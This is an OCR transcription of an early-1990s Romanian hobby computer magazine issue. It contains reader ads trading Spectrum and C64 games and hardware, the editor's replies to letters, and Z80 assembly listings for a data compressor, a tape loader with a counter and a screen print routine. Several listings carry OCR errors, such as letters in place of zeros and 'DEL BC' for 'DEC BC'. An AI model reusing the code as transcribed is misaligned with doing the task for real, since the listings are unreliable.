OFER jocuri bestiale pe Spectrum; colaboratori numai din Bucuresti.
Gabriel Pirvan

VIND si SCHIMB jocuri, utilitare pentru Spectrum pe disc de5''.
tel.356091 d.20

CUMPAR hobBIT 2-7. SCHIMB programe. OFER soft propriu.
SokySoft
P.O.Box 522/Cluj

VIND calculator Cobra foarte putin folosit; garantie 1 an, pret negociabil (20000-22000 lei). VIND/SCHIMB jocuri si utilitare Spectrum.
tel.971/65069

CAUT CP/M pentru Spectrum.
tel.394800 - Mihnea

VIND C64-128 cu drive+ joystick. CUMPAR PC-AT 286-386; 2Mb RAM; 40Mb HHD;1.44(3'') ;VGA.
tel.502959 - Mihai

CAUT facilitati imprimanta color contra cost; CAUT joystick.
tel.714656

CUMPAR sau SCHIMB jocuri pentru compatibile IBM-PC, cu lista anticipat.
Attila Torok
Str.Gloriei 13/bl.318/ap.10/
Brasov

CUMPAR casetofon pentru C64.
tel.984/14545 d.17

CUMPAR hobBIT cu 110 lei/buc si almanahul.
tel.377292 -Dragos

OFER documentatie completa pentru ELITE, 13 pagini 200 lei.

Corneliu Stingu
Post Restant, OP1, Buzau

SCHIMB/VIND jocuri, utilitare Spectrum 48K.
tel.669089

VIND sau SCHIMB jocuri HC-90 pe disc si caseta.
tel.99/437176

CAUT schema hard de la Spectrum 128K + 2 (3) si schema extensiei 256Ko.
Antonio Onisii
Str. M sadoveanu 2A/ap.96A/ Petrila/Hunedoara

CUMPAR toate jocurile din TOP hobBIT si jocul Midnight Lord.
tel.974/35670

DORESC ajutor la jocurile: Agent X, Top Gun, Indiana Jones, Batman.
tel.912/38552

SCHIMB jocuri Spectrum cit mai bestiale.
tel.651614 h.8-11

OFER: Batman, Robocop, Elite; CAUT: Terminator 1+2, Robozone.
tel.866077 h.14-16

VIND jocuri foarte noi '90-'92 sau la schimb. - Spectrum.
tel.970/13566

TRIMITETI lista pentru schimb la: DJ Brifcord
Str.Tohani 1/bl.29/ap.160/Buc

SCHIMB jocuri Spectrum cit mai bestiale.
tel.931/39083


CUMPAR interfata si unitate disc pentru HC-90, noi.SCHIMB prigrame, jocuri si utilitare.
tel.286276 - Mihai

CAUT 4th Protocol si World Cup 90; OFER F-19 si Last Ninja2
Ciprian Cadar
Str.Zizinului 71/bl.104/ap.39
Brasov

CUMPAR jocuri pentru HC.Pret max.30-50 lei.
tel.612274 - Jan

VIND: C64, monitor Ferguson, floppy 1541, 2 joystick, 30 dischete cu soft, 7 manuale-90000lei.
VIND: motherboard PC-AT 286, HDD 21Mb, Svga, diverse componente.
VIND: 2 microdrivere cu 52 cartridge, interfata driver, interfata printer paralela si seriala, interfata joystick-50000 lei.
tel.807059

Pentru Larry



Hi friend,

Redactia hobBIT

va multumescte pentru sprijinul vostru.

Am primit o groaza de scrisori; critici, laude, racneli; si totusi citeva au fost acelea care spuneau ca n-au ce face cu hobBIT-ul; in rest, se pare ca foloseste la ceva: putin, mult, dar e 'de-a noastra'.

Sper ca la sfirsitul lui august sa putem aparea cu un supliment de vacanta (ceva gen almanah), dar inca nu e sigur ca se poate. Daca totusi apare, se va intimpla dupa 23 August (!).

Si acum scrisorile:

Petru Ciuponea-Petrosoft/Buc: Din pacate nu putem sa publicam adresa clubului vostru pina cind nu avem actele de infiintare

Gr.Constantinescu/Buc: Trebuie schimbate doua cipuri din C64. Nu sint probleme.

Corneliu Stefan/Buc: Nu poate sa identifice ce procesor are; cine poate sa-l ajute sa sune la tel:307975 d.20.

Socaciu Tiberiu-Sokysoft/Cluj: Ne sugereaza sa trecem pe Ventura. Sory, sintem de la inceputul anului. O alta sugestie ar fi sa listam pe o imprimanta cu laser; nici daca am vinde tot tirajul intr-o zi n-am putea sa ne cumparam una; "dupa buget coane Fanica!". Pe la Cluj e altfel?

Florin Cherbis/Buc: Pe drumul pe care l-ai ales (acela al butonarilor), nu exista alta cale de a afla raspuns la intrebari decit venind la club - simbata, ora 11 in curtea Liceului de Informatica (avem si banci . . .)

Gabriel Nitu/Moinesti: ELITE este un joc extraordinar; navele din revista sint si din variante C64 si PC. Misiunile le capeti cu timpul; la fel si agentul, Stiu pe cineva care are 3.000.000 credite dupa 1 1/2 ani. Ce zici?

Stefan Costachescu/Buc: Se publica.

Ducu Predescu/Buc: Interesnat desen, trebuie sa luam legatura.

Florin Moga/Cluj: Este destul de frecvent la C64. Vezi pagina de NEWS (o sa te cam coste ceva)

Liviu Astancioaiei/Slatina:+Adrian Stanca/Gaiesti: Nu exista un club. Daca poti . . .

Cristian Ciobanu/Baia Mare: Merci pentru poze, dar nu se prea distinge nimic.

Adrian Mirzac/Buc: La ELITE deca apesi 'E', de la ECM, scapi de torpilele care eventual se apropie de tine.

Radu G/Iasi: Da, te rog, telefon.

Claudiu Eram/Constanta: La Test Drive III, parola este '1' (unu).

Stefan Alboi-Power: Fie hardul cit de bun/Tot la CIP-ul meu ramin.

Bogdan&Florin Franovici/Constanta: Este buna ideia, dar atunci revista am citi-o doar noi trei: ar costa cam 600 lei.

Paul Coza/Cimpulung: Prietene, ai uitat sa pui in plic cele o suta de POKE-uri; te astep.

Robert Tauwinkl/Buc: Chiar avem nevoie de caricaturi.

Alin Tripon/Reghin: Daca ni le trimiti, ti le trimitem.

Alinsoft: La un Program, pentru protectie, se poate face: -editati ultima linie / -cursor 'E' tastati CS+9/ -cursor 'E' tastati O / -cursor 'E' tastati CS+O (pentru Spectrum). Iese ceva?

cititor CRC/Timisoara: Stiu, avem aceleasi probleme, ba chiar unele mai mari. Dam si noi din coate cum putem.

Cam asta este.
Cine are probleme cu calculatorul sa nu ezite sa sune. De cele mai multe ori se poate rezolva.

Sintem tot mai des solicitati cu o rubrica gen 'Calculatorul singuratic', asa ca daca cineva vrea sa ne scrie pe aceasta tema, scrisoarea se va regasi in revista.

Sper sa va distrati bine in vacanta, iar la intoarcere sa veniti cu programe noi.

Noi pregatim un numar 'tare' pentru toamna.

Pina atunci:
BYE

Larry



DA, doresc un abonament pe un an la revista 'hobBIT'.
Plata se va face ramburs.

NUME ____________________


ADRESA ____________________

ORAS ____________________

Neridicarea coletului duce la pierderea rezervarii.

NUMAI pentru cititorii din tara!

In Bucuresti NU se fac abonamente.



MEGALIST

SPECTRUM

utilitar-GENS3M21

COMPRESOR

by SILION GABRIEL=GABISOFT

Exista oare evreun TRUE SOFT-er care sa nu se fi lovit macar odata de problema memoriei insuficiente, incapabila sa accepte decit un maxim de 7 screen-uri, in cazul cel mai fericit? Si totusi nu sint putine jocuri care utilizeaza cu mult peste 7 screen-uri, mai mult sau mai putin diferite, care puse cap la cap depasesc chiar 48k.

Mai mult, in unele copiere (Compact Copy, TFCopy, Copy 86M) pot intra blocuri cu o lungime totala de peste 65k.

Toate aceste "recorduri" pot fi obtinute extrem de simplu utilizind un comprimator de blocuri care are rolul de a codifica pe 3 bytes un numar mai mare de 3 bytes identici consecutivi, micsorind astfel considerabil lungimea blocului initial. Pentru a reveni la prima forma a blocului se utilizeaza un decodor.

Aceste subroutine se pot realiza si in BASIC, insa timpul necesar unei comprimari este foarte mare . Astfel stau lucrurile daca folosim programe in cod masina,timpul scurtindu-se la mai putin de o secunda. O varianta simpla de compresor si decodor conjugate este prezentata mai jos.

Compresor-ul are lungimea de 103 bytes, iar decodorul are lungimea de 40 bytes. Odata asamblate cele doua subroutine sint relocabile.

Apelarea se face cu un program de forma :

LD DE , lungimea blocului deja comprimat/destinat comprimarii

LD IX , adresa blocului deja comprimat/destinat comprimarii

LD HL , adresa blocului decomprimat/comprimat

JP adresa programului DECODIFY/CODIFY

Una sau ambele subroutine se pot insera in prima linie a programului BASIC care va fi: REM urmat de 143 de spatii.In acest caz asamblarea se face de la adresa 23760.

```
10  CODIFY :LD A,(IX)
20        LD (HL),A
30        CP (IX+ 1)
40        JR NZ,NOC
50        CP (IX+ 2)
60        JR NZ,NOC
70        CP (IX+ 3)
80        JR NZ,NOC
90        JR NB4P
100 NOC  :CP112
110       JR NZ,CONT
120       INC HL
130       LD (HL),A
140       INC HL
150       LD (HL),1
160 CONT :INC IX
170       DEC DE
180 CX   :LD A,D
190       OR E
200       RET Z
210 CY   :INC HL
220       JR CODIFY
230 NB4P :LD B,A
240       LD A,D
250       CP O
260       JR NZ,P4
270       LD A,252
280       ADD A,E
290       JR NC,NOC
300 P4   :LD (HL),112
310       INC HL
320       LD (HL),B
330       INC HL
340       LD (HL),3
350       INC IX
360       INC IX
370       INC IX
380       DEC DE
390       DEC DE
400       DEC DE
410 NUM  :INC IX
420       INC (HL)
430       DEC DE
440       LD A,E
450       OR D
460       RET Z
470       LD A,B
480       CP (IX)
490       JR NZ,CX
500       LD A,(HL)
510       ADD A,1
520       JR NC,NUM
530       JR CY

540  DECODIFY:LD A,(IX)
550       LD (HL),A
560       CP 112
570       JR Z,DECO
580 CONT2 :INC HL
590 CY2  :INC IX
600       DEC DE
610       LD A,E
620       OR D
630       RET Z
640       JR DECODIFY
650 DECO :INC IX
660       LD C,(IX)
670       INC IX
680       LD B,(IX)
690       DEC DE
700       DEC DE
710       LD A,1
720       CP B
730       JR Z,CONT2
740 XN   :LD (HL),C
750       INC HL
760       DJNZ XN
770       JR CY2
```

Functionarea corecta este garantata.

ROMAN DANIEL-TERRORSOFT

1. RUTINA DE LOAD

Nu, nu e o rutina obisnuita. Multi dintre dvs. ati vazut cum unele programe afiseaza in timpul incarcarii un contor. Asta face si rutina aceasta.

Pot fi modificate citeva locatii daca e necesar.

-1580 REV DEFW #53F - este adresa de intoarcere din subrutina.

-ADRCHR - ADRESA (in ROM) de la care incep codurile chr.0....9.

Puteti introduce alt set de chr. in RAM. ATENTIE ! Inaltimea chr. trebuie sa fie de maxim 6 pixeli (care compun cifra)

-PCHRZ,PCHRU - reprezinta locatiile in zona video unde este scris contorul (cifra zecilor respectiv unitatilor nr. de k).Normal, trebuie sa fie locatii consecutive.

-locatia BORDER - e folosita pentru a obtine pe margine toate cele 8 culori. Nu are importanta modificarile ei.

ATENTIE ! Tasta BREAK este dezactivata. Pentru a o activa inlocuiti liniile 410 NOP si 1390 NOP cu RET NC.

```
10        ORG 65000
20  ROUT   INC D
30        EX AF,AF'
40        DEC D
50        DI
70        LD HL,(REV)
80        PUSH HL
90        IN A,(# FE)
100       RRA
110       AND # 20
120       OR 2
130       LD C,A
140       CP A
150 ERROR  RET NZ
160 BEGIN  CALL CODE2
170       JR NC,ERROR
180       LD HL,# 415
190 WAIT   DJNZ WAIT
200       DEC HL
210       LD A,L
220       OR H
230       JR NZ,WAIT
240       CALL CODE1
250       JR NC,ERROR
260 LEADER LD B,# 9C
270       CALL CODE1
280       JR NC,ERROR
290       LD A,# C6
300       CP B
310       JR NC,BEGIN
320       INC H
330       JR NZ,LEADER
340 SYNCR  LD B,# C9
350       CALL CODE2
360       JR NC,ERROR
370       LD A,B
380       CP SD4
390       JR NC,SYNCR
400       CALL CODE2
410       NOP
420       LD A,C
430       XOR 3
440       LD C,A
450       LD H,O
460       LD B,# B0
470       JR LOADC
480 OTHERC EX AF,AF'
490       JR NZ,VERIFM
500       LD (IX+ 0),L
510       JR NEWCOD
520 VERIFM RL C
530       XOR L
540       RET NZ
550       LD A,C
560       RRA
570       LD C,A
580       INC DE
590       JR FIRSTC
600 NEWCOD INC IX
610 FIRSTC DEC DE
620       EX AF,AF'
630       PUSH DE
640       PUSH HL
650       SRL D
660       SRL D
670       LD A,D
680       LD B,# F6
690       LD E,# FF
700 ZECIK  ADD A,B
710       INC E
720       JR C,ZECIK
730       SUB B
740       PUSH AF
750       RLC E
760       RLC E
770       RLC E
```

MEGALIST

```
780  INC E
790  LD D,O
800  LD HL,(ADD CHR)
810  ADD HL,DE
820  LD DE,(PCHRZ)
830  LD B,6
840 PRINTZ LD A,(HL)
850  LD (DE),A
860  INC D
870  INC HL
880  DJNZ PRINTZ
890  POP DE
900  LD E,D
910  RLC E
920  RLC E
930  RLC E
940  INC E
950  LD D,O
960  LD HL,(ADD CHR)
970  ADD HL,DE
980  LD DE,(PCHRU)
990  LD B,6
1000 PRINTN LD A,(HL)
1010  LD (DE),A
1020  INC D
1030  INC HL
1040  DJNZ PRINTN
1050  POP HL
1060  POP DE
1070  LD B,# BF
1080 LOADC LD L,1
1090 BITSC CALL CODE1
1100  RET NC
1110  LD A,# CB
1120  CP B
1130  RL L
1140  LD B,# B0
1150  JP NC,BITSC
1160  LD A,H
1170  XOR L
1180  LD H,A
1190  LD A,D
1200  OR E
1240  JP NZ,OTHERC
1250  LD A,H
1260  CP1
1270  RET
1280 CODE1 CALL CODE2
1290  RET NC
1300 CODE2 LD A,# 16
1310 PAS DEC A
1320  JR NZ,PAS
1330  AND A
1340 BINC INC B
1350  RET Z
1360  LD A,# 7F
1370  IN A,(# FE)
1380  RRA
1390  NOP
1400  XOR C
1410  AND # 20
1420  JR Z,BINC
1430  LD A,C
1440  CPL
1450  LD C,A
1460  PUSH AF
1470  PUSH HL
1480  LD HL,BORDER
1490  INC (HL)
1500  LD A,(HL)
1510  AND # 7
1520  OR # 8
1530  OUT (# FE),A
1540  POP HL
1550  POP AF
1560  SCF
1570  RET
1580 REV  DEFW # 53F
1590 ADRCHR DEFW # 3D80
1600 PCHRZ DEFW # 51E0
1610 PCHRU DEFW # 51E1
1620 BORDER DEFW 0
```

2.Rutina de tiparire pe ecran.

Este o rutina de PRINT in cod masina care va folosi mult 'cracker'-ilor pentru afisarea pe ecran a anumitor texte fara folosirea instructiunii BASIC,PRINT. Este, veti vedea, foarte usor si comod de folosit.
Se pot modifica locatiile:
-LOCTIP - locul pe ecran unde se va tipari textul, in lipsa precizarii lui de catre utilizator are valoarea #4000.
-ADRCHR - adresa de unde sint numerotate codurile caracterelor (in ROM) este 15616l.

```
10       ORG 60000
20       LD DE,(LOCTIP)
30  ROUT LD A,(HL)
40       CP # 16

50       JR NZ,ENTER
60       INC HL
70       LD A,(HL)
80       CP 8
90       JR NC,INCE2
100      LD D,# 40
110      JR GO
120 INCE2 CP 16
130      JR NC,INCE3
140      LD D,# 48
150      SUB 8
160      JR GO
170 INCE3 LD D,# 50
180      SUB # 10
190 GO   SCF
200      CCF
210      RLA
220      RLA
230      RLA
240      RLA
250      RLA
260      INC HL
270      ADD A,(HL)
280      LD E,A
290      INC HL
300 ENTER CP # D
310      JP NZ,PRINT
320      LD A,E
330      CP # E0
340      JR C,TRY2
350      LD E,O
360      LD A,D
370      ADD A,8
380      CP # 50
390      JR C,GOOD
400      LD A,# 50
410      LD E,# EO
420 GOOD LD D,A
430      INC HL
440      JR PRINT
450 TRY2 LD A,E
460      LD E,# 20
470 AGAIN CP # 20
480      JR C,OK
490      EX AF,AF'
500      LD A,E
510      ADD A,# 20
520      LD E,A
530      EX AF,AF'
540      SUB # 20
550      JR AGAIN
560 OK   INC HL
570 PRINT PUSH DE
580      PUSH BC
590      LD BC,(ADRCHR)
600      LD A,(HL)
610      SUB # 20
620      RLA
630      RLA
640      JR NC,DIG1
650      INC B
660 DIG1 SCF
670      CCF
680      RLA
690      JR NC,DIG2
700      INC B
710 DIG2 ADD A,C
720      LD C,A
730      LD A,8
740 TIP  EX AF,AF'
750      LD A,(BC)
760      LD (DE),A
770      INC BC
780      INC D
790      EX AF,AF'
800      DEC A
810      JR NZ,TIP
820      POP BC
830      POP DE
840      INC HL
850      LD A,E
860      CP 255
870      JR NZ,INCDER
880      LD A,D
890      ADD A,8
900      LD E,0
910      CP # 51
920      JR C, INSCR
930      LD A,# 50
940      LD E,# E0
950 INSCR LD D,A
960      JR DELBCR
970 INCDER INC DE
980 DELBCR DEL BC
990      LD A,B
1000     OR C
1010     JP NZ,ROUT
1020     RET
1030 LOCTIP DEFW # 4000
1040 ADRCHR DEFW 15616
```

Rutina de tiparire pe ecran recunoaste caracterul de control 13 (#D) care inseamna trecerea la o noua linie si chr.22 (#16) care lucreaza obisnuit ca in BASIC : este urmat de 2 cifre care semnifica coordonatele unde va fi afisat textul.

APELARI

1.Se apeleaza ca orice rutina de incarcare :

```
LD  IX,adr.start
LD  DE,lungime
LD  A,markbyte
SCF
CALL_ROUT
```

Indicatorul Carry (C) va fi pus pe 0 daca s-a semnalat eroare la incarcare, altfel va fi pus pe 1.

2.LD HL,adr.text
 LD BC, lungime text
 CALL___

Textul este format din codurile ASCII ale chr. ce-l compun. Cind programul intilneste codul 13 (#D) trece la o linie noua.Caracterul 22 (AT) trebuie urmaturmat de 2 numere, primul cuprins intre 0 si 23 -este linia- al doilea intre 0 si 31 -coloana.

======================
======================
======================
======================